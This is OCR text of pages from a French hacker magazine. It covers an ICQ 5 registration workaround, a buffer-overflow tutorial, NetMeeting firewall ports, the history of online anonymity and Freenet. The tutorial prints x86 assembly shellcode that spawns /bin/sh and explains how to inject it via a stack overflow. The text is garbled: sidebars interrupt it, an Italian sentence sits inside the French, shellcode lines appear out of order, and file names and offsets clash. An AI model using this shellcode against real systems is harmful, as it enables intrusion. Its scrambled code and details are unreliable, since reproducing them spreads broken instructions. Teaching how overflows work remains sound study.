Tout de suite après l'installation et avant l'enregistrement sur le serveur d'ICQ avec le numéro d'identification et le mot de passe, vous pouvez supprimer la ligne. Ainsi, aucune information ne sera envoyée au site " icq-4u.com ". Ce système fonctionne parce que lorsque nous installons ICQ 5, le site est interrogé comme à l'habitude et répond " la période de test bêta est terminée ", mais que le site " icq-4u " offre, lui, une autorisation alternative.

BUFFER OVERFLOW :


le shell ¢odé

Une attaque réussit uniquement si le projectile touche sa cible. Dans le buffer overflow, c'est le shell code qui représente le projectile.


L'objectif d'une telle attaque consiste à exécuter un code arbitraire au sein du système attaqué. Celui-ci peut être un shell code, qui permet à l'agresseur de déchaîner n'importe quelle attaque au sein du système.

Le shell code comprend une série de commandes en langage Assembleur. Il suffit de les écrire dans la pile (stack, en anglais) et de remplacer l'adresse de retour pour revenir à la pile. En utilisant cette méthode, on peut insérer le code dans un processus vulnérable et ensuite l'exécuter directement dans la pile.

Un système communément utilisé pour engendrer des codes Assembleur en mesure de faire fonctionner un shell est execve(), qui charge et exécute du code binaire en finissant par l'exécution du processus courant. La page man de execve() (qui permet de visionner le manuel de la commande) dit qu'il faut utiliser la syntaxe suivante :



Une image JPEG maligne suffit à lancer une attaque buffer overflow. Cela s'est déjà produit...



De nombreux appareils en réseau incorporent des contrôles pour prévenir le danger d'une attaque buffer overflow.

```
int execve (const char *filename, char
*const argv [], char *const envp[]);
```

Voyons comment la commande fonctionne, en la démontant :

```
# gdb /lib/libc.so.6
(gdb) disas execve
Dump of assembler code for function exec-
ve:
0x5da00 :    pushl  %ebx

/* le véritable appel système. Avant qu'un
programme appelle execve, ce dernier
effectue le push sur la stack des argu-
ments dans l'ordre inverse : **envp,
   **argv, *filename */
/* met l'adresse de **envp dans le regi-
stre edx */
0x5da01 :    movl   0x10(%esp,1),%edx
/* met l'adresse de **argv dans le registre
ecx */
0x5da05 :    movl   0xc(%esp,1),%ecx
/* met l'adresse de *filename dans le regi-
stre ebx */
0x5da09 :    movl   0x8(%esp,1),%ebx
/* met 0xb dans le registre EAX; 0xb ==
execve dans le tableau appelé au système
*/
0x5da0d :    movl   $0xb,%eax
/* passe le contrôle au kernel, pour exé-
cuter l'instruction execve */
0x5da12 :    int    $0x80

0x5da14 :    popl   %ebx
0x5da15 :    cmpl   $0xfffff001,%eax
0x5da1a :    jae    0x5da1d <__syscall_error>
0x5da1c :    ret
End of assembler dump.
```

Rendre le code portable

Une petite astuce permet d'utiliser le shell code sans avoir à se reporter, conventionnellement, aux arguments en mémoire :

Estimons la taille du shell code et utilisons les instructions jmp <byte> et call <byte> pour avancer ou reculer du nombre d'octets indiqué dans le thread d'exécution. L'instruction call peut mémoriser automatiquement sur la stack une adresse de retour qui correspond aux quatre octets qui suivent l'instruction elle-même. Si nous faisons suivre immédiatement l'appel d'une variable, nous exécutons indirectement un push de son adresse sur la stack sans avoir besoin de le connaître.

```
0  jmp    (saute 2 octet vers l'avant)
2  popl %esi
... c'est ici que la ou les fonction(s) sont
placées ...
2  call <-2+2> (saute 2-2 byte en arrière,
en direction de POPL)
2+5 .string   (première variable)
```

Le code peut comporter plusieurs .strings (chaînes), dans le cas où nous souhaitons écrire du code plus complexe que celui d'un simple interpréteur de commandes. En connaissant la taille des .strings, on peut calculer leur position relative après avoir localisé la première chaîne.

Le shell code

Voici le véritable shell code :

```
global code_start          /* il sera utile
ultérieurement */
global code_end
    .data
code_start:
    jmp 0x17
    popl %esi
    movl %esi,0x8(%esi)    /* place l'a-
dresse de **argv derrière le shell code,
0x8 octets en arrière, en laissant de la
place pour un /bin/sh */
    xorl %eax,%eax         /* met 0 dans
%eax */
```

QU'EST-CE QU'UN SHELL CODE ?

Il s'agit d'un programme écrit en langage Assembly qui exécute un shell, comme /bin/sh d'Unix (Linux, Mac OS X) ou command.com de Windows. L'objectif d'une attaque buffer overflow est souvent d'injecter du shell code dans la mémoire de l'ordinateur attaqué, ce qui permet à l'attaquant de donner des commandes au moyen du shell introduit dans le système.


```
    movb $0xb,%al       /* execve(     */
    movl %esi,%ebx      /* "/bin/sh",
*/
    leal 0x8(%esi),%ecx     /* & di
"/bin/sh", */
    xorl %edx,%edx      /* NULL        */
    int $0x80           /* );          */
    call -0x1c
    .string "/bin/shX"  /* X est rempla-
cé par movb %eax,0x7(%esi) */
code_end:
```

On peut déduire les offsets relatifs 0x17 et -0x17 en insérant 0x0, en compilant, puis en démontant et en faisant attention à la taille du shell code.
C'est un shell code percutant, et en plus il fonctionne ! Il faudrait au moins démonter l'appel système exit() et l'ajouter avant l'appel, mais le véritable art du shell code consiste plutôt à éviter tout zéro binaire dans le code, 0 qui très souvent indique la fin du buffer et des caractères de contrôle, que certains programmes sont en mesure de filtrer. La plupart du temps, on utilise des codes " automodifiants ", comme dans l'instruction movb %eax,0x7(%esi) où l'on remplace le X par \0, mais sans avoir de \0 de début dans le shell code.

Essayons de voir si cela marche. D'abord, sauvegardons le code ci-dessus sous le nom de code.S (retirons les commentaires) et ce qui suit sous le nom de code.c :

```
extern void code_start();
extern void code_end();
#include<stdio.h>
main() { ((void (*)(void)) code_start)(); }
```

```
# cc -o code codice.S codice.c
# ./code
bash#
```

Maintenant, nous pouvons convertir le shell code dans un buffer de caractères hexadécimaux. La meilleure façon de procéder est d'imprimer :

```
#include<stdio.h>
extern void code_start(); extern void
code_end();
main()                              {
fprintf(stderr,"%s",code_start); }
```

Après quoi nous effectuerons un parsing au moyen de aconv -h o

```
    movb %eax,0x7(%esi)   /* met un 0
de fin après la chaîne /bin/sh */
    movl %eax,0xc(%esi)   /* un autre 0
pour arriver à la taille d'un long word */
my_execve:
```

UNIX ET X86


Le code Assembleur et les techniques décrites fonctionnent sur des systèmes munis du processeur x86 d'Intel. On peut les réaliser en travaillant indifféremment avec des systèmes Unix, comme Linux, ou Windows, à condition de bien connaître le langage C, des shells et des langages d'un niveau plus élevé tel que Perl.

QU'EST CE QU'UNE STACK ?

Une stack, ou pile, est une structure de données dans laquelle les informations sont accessibles dans le schéma LIFO, qui signifie Last In First Out, c'est-à-dire " dernier entré, premier sorti ". Le schéma LIFO est comme une pile de livres à l'intérieur d'une boîte : on a accès uniquement au premier des objets, celui situé en haut. Une instruction push met un objet au-dessus du stack et une instruction pop permet de l'enlever. Presque tous les processeurs disposent d'une stack.

bin2c.pl. Ce sont des outils que l'on trouve, par exemple, à l'adresse http://mixter.void.ru/aconv.c ou bien http://search.cpan.org/src/RSE/eperl-2.2.13/etc/bin2c.
Dans un prochain numéro d' Hacker News Magazine, nous mettrons en place un véritable exploit qui utilise une attaque buffer overflow. À très bientôt !

Beth
i5b3773r@mac.com



Gdiplus.dll: est une librairie utilisée également pour programmer un Space Invaders en langage C.

Pour parler et se voir de façon sécurisée entre utilisateurs de NetMeeting, à travers un firewall, la meilleure chose à faire est de... supprimer NetMeeting.

LA VIDÉOCONFÉRENCE SANS NETMEETING


NetMeeting est un programme de vidéoconférence très répandu, mais de nombreux utilisateurs se plaignent d'avoir des problèmes pour joindre leurs contacts. C'est la faute d'un pare-feu qui ne veut pas ouvrir les ports utiles, dans un sens comme dans l'autre, mais également celle de NetMeeting qui est un programme pas sûr du tout.

Ports ouverts


Selon Microsoft, pour passer à travers un firewall, avec NetMeeting, les ports à ouvrir sont les suivants :

Port 389
Internet Locator Server (Transmission Control Protocol, TCP)
Port 522
User Location Server (TCP)
Port 1503
T.120 (TCP)
Port 1720
H.323 call setup (TCP)
Port 1731
Audio call control (TCP)

Cela pourrait s'arrêter là, mais ce n'est pas le cas. NetMeeting exige également l'ouverture de connexions UDP (User Datagram Protocol) attribuées activement à des ports compris dans l'intervalle 1024-65535. NetMeeting voudrait que presque tous les ports de l'ordinateur soient ouverts ! Dans ce cas, le firewall ne servirait à rien... C'est du pur Microsoft ! Et voici pourquoi NetMeeting est très utilisé dans les LAN et moins sur Internet. Cela ne vaut pas le coup de se connecter à une adresse IP, mais si nous voulons utiliser les services directory de NetMeeting, nous devons utiliser également le port 389 (à partir de NetMeeting 2) ou le port 522 (pour NetMeeting 1.0).



GnomeMeeting est la solution open source de vidéoconférence. Il fonctionne sur tous les ordinateurs en circulation.



C'EST QUOI UNE DMZ?

Cet acronyme veut dire Demilitarized Zone. Le terme vient du jargon militaire et indique un territoire entre deux déploiements ennemis. Un ordinateur est un sous-réseau qui se trouve entre un réseau interne sûr, par exemple un réseau privé d'entreprise, et un réseau externe qui n'est pas entièrement de confiance, comme Internet. Généralement, une DMZ renferme des systèmes accessibles au trafic Internet, comme un serveur Web ou un serveur FTP.


BARRIÈRES

LANCER UNE VIDÉOCONFÉRENCE NETMEETING

Le protocole de paramétrage nommé également Call Setup Protocol H.323 négocie dynamiquement, sur le port 1720, l'ouverture d'un port TCP à faire utiliser par la partie contrôle nommée H.323. Le Call Setup Protocol est toujours le contrôle de la partie audio (Audio Call Control Protocol, ce dernier sur le port 1731) négocie dynamiquement les ports UDP à utiliser pour le protocole de streaming H.323, appelé Real Time Procotol (RTP). Dans NetMeeting, de chaque côté du pare-feu, deux ports sont négociés dynamiquement, pour le streaming audio et la vidéo. Les ports sont attribués arbitrairement parmi tous ceux qui sont disponibles.

QU'EST-CE QUUN USER DATAGRAM PROTOCOL


Abrégé en UDP, c'est un protocole de communication qui marche sur les réseaux IP (Internet pour simplifier). Contrairement à TCP/IP, UDP/IP, il fait moins attention à la précision des données. Mais c'est justement pour cela qu'il est plus rapide et adapté pour transmettre des données audio et vidéo.



Lorsque l'on abuse de la vidéoconférence, on s'abrutit... c'est parfois mieux de se rencontrer personnellement !

Lorsque le routeur le permet, on peut choisir comme compromis de placer l'ordinateur dans la DMZ (voir encadré) du routeur. Mais il n'y a pas de sécurité totale, et il est de toute façon plus sûr de sortir le PC de la DMZ lorsque la connexion est terminée.

Si, par contre, les connexions vidéo sont fréquentes, il est probablement plus judicieux d'adopter un programme autre que NetMeeting, qui sera moins imprudent au niveau de l'ouverture des ports, et aussi un peu plus facile à utiliser.



Les alternatives

Il existe des dizaines de bons programmes pour faire de la vidéoconférence, du banal Yahoo Messenger (qui constitue cependant un choix peu fonctionnel) à PalTalk, que nous pouvons trouver à l'adresse : http://www.paltalk.com/PalTalkSite/index.html. Un autre choix : iVisit, http://www.ivisit.com/, qui a l'avantage d'exister également en version Macintosh. Pour les casse-cous, nous conseillons GnomeMeeting (http://www.gnomemeeting.org/) qui marche bien sur Linux et Unix. Il en existe également une version pour Windows et pour Mac.

Le choix est très large. Pour donner seulement un exemple, sur VersionTracker, (http://www.versiontracker.com), on en trouve une multitude. Désormais, nous savons comment remplacer NetMeeting !

Michele Campovecchio

QUEST-CE QU'UN RESEAU ANONYME EXACTEMENT ? Et comment l'utiliser ?


Chacun a droit à l'anonymat dans certaines circonstances... même si quelques-uns l'utilisent à mauvais escient.

Avant l'avènement du Web, on utilisait le chiffrement pour crypter des messages (les lettres anonymes existaient déjà, bien sûr...) Al massimo serviva la cifratura, ma inviare per posta ordinaria una lettera anonima senza mittente era uno scherzo.

Le besoin d'anonymat est apparu avec Internet, lorsqu'on s'est aperçu que l'on pouvait nuire à la vie privée d'autrui par ce moyen. Malheureusement, certaines précautions sont devenues indispensables aujourd'hui.


Itapac est les chasseurs de NUI

En Italie, l'anonymat au début fut encouragé par la semi-clandestinité des réseaux. Les jeunes, vers le milieu des années 80, soustrayaient les NUI, les mots de passe du réseau X.25 italien Itapac et se connectaient aux dépens des entreprises et de leurs usagers (Itapac coûtait les yeux de la tête). Ensuite, ce fut l'apparition des réseaux de BBS, comme Fidonet, et à un



LES TAPIS DE SOURIS PR

À l'adresse http://www.interlex.it/attualit/coliva34.htm, on trouve un article bref, mais assez intéressant au sujet de Fidobust, ou d'Italian Crackdown, la première grande opération de police menée en 1994 à l'encontre des habitués des réseaux télématiques. On peut trouver un compte rendu détaillé des évènements à l'adresse : http://www.fidotel.com/public/fidonews/archive/2004/fido2144.htm.



Autrefois, les plus prudents faisaient une dizaine de Telnet à la suite, avant de se connecter à un ordinateur de manière entièrement anonyme. Aujourd'hui, ce n'est plus aussi simple.

certain moment arriva Fidobust, la première grande attaque de la police contre les serveurs et les citoyens.

Entretemps, ce fut l'arrivée du véritable Internet, mondial et ouvert à tous, qui a remis en question le problème de l'anonymat. Le système de connexion actuel permet de conserver très facilement une traçabilité de ceux qui se connectent ou qui laissent des messages. Les premiers qui se rendirent compte du problème furent les Finlandais (le pays de Linus Torvalds !) Ils lancèrent alors le premier anonymizer d'e-mail, anon.penet.fi. Le système fut largement utilisé jusqu'à ce qu'une enquête de police empêche les administrateurs de remettre une liste des véritables adresses des usagers du système. Par la suite, il fut abandonné.

Un Telnet à partir de la Xbox ! De toute façon, aujourd'hui il existe des protocoles plus sécurisés et plus anonymes, tels que SSH.

Dans le prochain numéro d'Hackers Magazine, vous trouverez un recueil de programmes pour surfer et envoyer des e-mails de manière entièrement anonyme.

```
The  F I D O N E W S        Volume 21, Number 44                    2004
+-------------------------+-----------------------------------------+
|  The newsletter of the  |  Crash netmail articles to:             |
|    FidoNet community.   |          Editor @ 2:2/2 (+46-    44907)  |
|                         |  Routed netmail articles to:            |
|  WOOF!                  |          Bjorn Felten @ 2:203/0         |
|                         |  Email attach to:                       |
|                         |          bfelten @ telia dot com        |
|                         |       Editor: Bj"rn Felten              |
|  / Fido \               |  Newspapers should have no friends.     |
|  (_______)              |                  -- JOSEPH PULITZER     |
+-------------------------+-----------------------------------------+
        Copyright 2004 by Fidonews Editor for Fidonews Globally.
```

Des petits anonymizers qui deviennent grands

Mais d'autres naquirent, et on est maintenant parvenu à un anonymat de la navigation en passant par un navigateur, avec des systèmes comme http://anonymizer.com/. En même temps, de nouveaux protocoles de chiffrement, tels que SSL et SSH, ont permis de lancer des systèmes de connexion sécurisés dans lesquels les données sont relativement anonymes, même si cela dépend de l'implémentation.

Les connexion sécurisées et chiffrées ont remplacé dans de nombreux cas la chaîne de caractères Telnet que tellement de hackers utilisaient pour augmenter la difficulté de traçabilité (du style : je fais du Telnet sur un ordinateur avec lequel je fais un autre Telnet sur un autre PC, que j'utilise pour effectuer un troisième Telnet sur un quatrième ordinateur, etc.) À la fin, on s'embrouillait sur une machine placée à la fin d'une chaîne de caractères de tellement de Telnet successifs que cela compliquait énormément les choses pour remonter jusqu'à l'ordinateur de départ, celui à partir duquel l'attaque avait été lancée. De nombreuses institutions ont, d'autre part, blindé leurs serveurs et aujourd'hui on ne trouve plus de Telnet anonyme sur Internet, comme cela arrivait autrefois.

Le jeu du gendarme et du voleur

Même avec ce très court voyage dans l'histoire de l'anonymat, on comprend que le bras de fer entre la police et les "voleurs" continue. Il y a ceux dont la préoccupation est que l'anonymat sur le Réseau favorise l'activité des terroristes ou des criminels. D'un autre côté, les personnes honnêtes et de bonne foi ont le plein droit de protéger leurs idées des intrusions non souhaitées, qu'elles proviennent de la police ou des malfaiteurs. Dans des pays comme la Chine ou l'Iran, le droit à l'anonymat, de fait, est un droit à la sécurité personnelle.


Reed Wright

Le réseau pour partager les informations en toute liberté et de façon anonyme

PLUS LIBRES AVEC FREENET

Je m'inquiète pour ma fille et pour Internet, même si elle est encore trop jeune pour se connecter. . Je me tracasse parce que dans dix ou quinze ans, elle viendra me demander : papa, où étais-tu lorsqu'ils ont ôté la liberté d'expression d'Internet ?
- Mike Godwin, Electronic Frontier Foundation

Freenet est un logiciel libre qui permet de lire et de publier des informations sur Internet, sans souci et sans craindre d'être censuré. Le programme crée un réseau décentralisé de communication anonyme, parce que sans anonymat il ne peut y avoir de réelle liberté d'expression et que la décentralisation la rend moins vulnérable aux attaques extérieures.



Ian est encore très occupé par ce projet, même si le développement est accompli en grande partie, et à plein temps, par les nouveaux programmeurs.

On dirait la description d'un banal réseau peer-to-peer, mais avec une différence fondamentale : sur Freenet, les communications sont cryptées et acheminées de noeud en noeud, de manière à ce que personne n'arrive à connaître les identités et les informations dont il s'agit. Avec le peer-to-peer, ces informations sont en clair et tout le monde peut voir ce que nous téléchargeons et à partir de quel endroit.

Un effort collectif

Les participants de Freenet mettent à disposition de la communauté une partie de leur disque dur (le data store) et de leur bande passante. Comme pour le P2P ? Pas du tout, car le data store en question renferme des fichiers chiffrés que le propriétaire du disque ne peut ni lire ni contrôler. Le mécanisme de gestion de l'espace est automatique et basé sur la popularité. Lorsque l'on a besoin d'espace, les fichiers les moins appréciés

de la communauté Freenet sont supprimés.

De plus, contrairement aux classiques réseaux peer-to-peer, Freenet a de nombreuses utilisations autres que le partage de fichiers. Sa structure ressemble davantage à celle d'" un Internet à l'intérieur d'Internet ", si bien qu'il est possible de publier également des sites Web (Freesite) et d'ouvrir des forums de discussion, en plus bien évidemment de la fonction de distribution de contenus.

PAR OÙ COMMENCER ?


Pour accéder à Freenet, la page de départ est celle-ci : http://freenet.sourceforge.net/index.php?page=download. On y trouve les fichiers exécutables pour Windows et pour Unix/Linux. Ce dernier marche également sur Mac OS X, à condition d'être suffisamment compétent pour effectuer quelques modifications dans les fichiers Shell de démarrage de Freenet.
La première fois qu'on lance Freenet, le temps d'attente est assez long, de l'ordre de plusieurs minutes. Ceci est tout à fait normal et sert au logiciel pour localiser et se connecter avec notre ordinateur à d'autres noeuds du réseau. À partir du second démarrage, tout ira plus rapidement.
Freenet


The Freenet Project
http://freenetproject.org/

AU CENTRE DU RÉSEAU DÉCENTRALISÉ

Le siège de Freenet est le site du même nom, à l'adresse http://freenet.sourceforge.net. Au lien "Support", on trouve une série de mailing-lists, de mises à jour, d'informations de support et de développement, ainsi qu'un chat room pour discuter de Freenet en temps réel. La page http://freenet.sourceforge.net/index.php?page=tools renferme toute une série d'outils qui simplifient et facilitent la gestion.


Freenet constitue aujourd'hui un outil d'avant-garde dans la défense de la liberté sur Internet. Le logiciel a été téléchargé par plus de trois millions de personnes, et pour beaucoup d'entre elles, qui se trouvent dans des pays " non libres " comme la Chine ou de nombreux États du Moyen-Orient, il constitue une ressource irremplaçable, à laquelle certains doivent même leur sécurité physique et personnelle, sinon la vie.





Avoir trop de noeuds Freenet ne constitue en aucun cas un problème, au contraire, ils ne seront jamais assez nombreux. Quiconque décide de mettre à disposition une partie de son disque dur le fait pour la liberté de tous et dans l'optique d'un projet communautaire très important. Si quelqu'un le fait, cela nous intéresse de le savoir !

NeOkOn

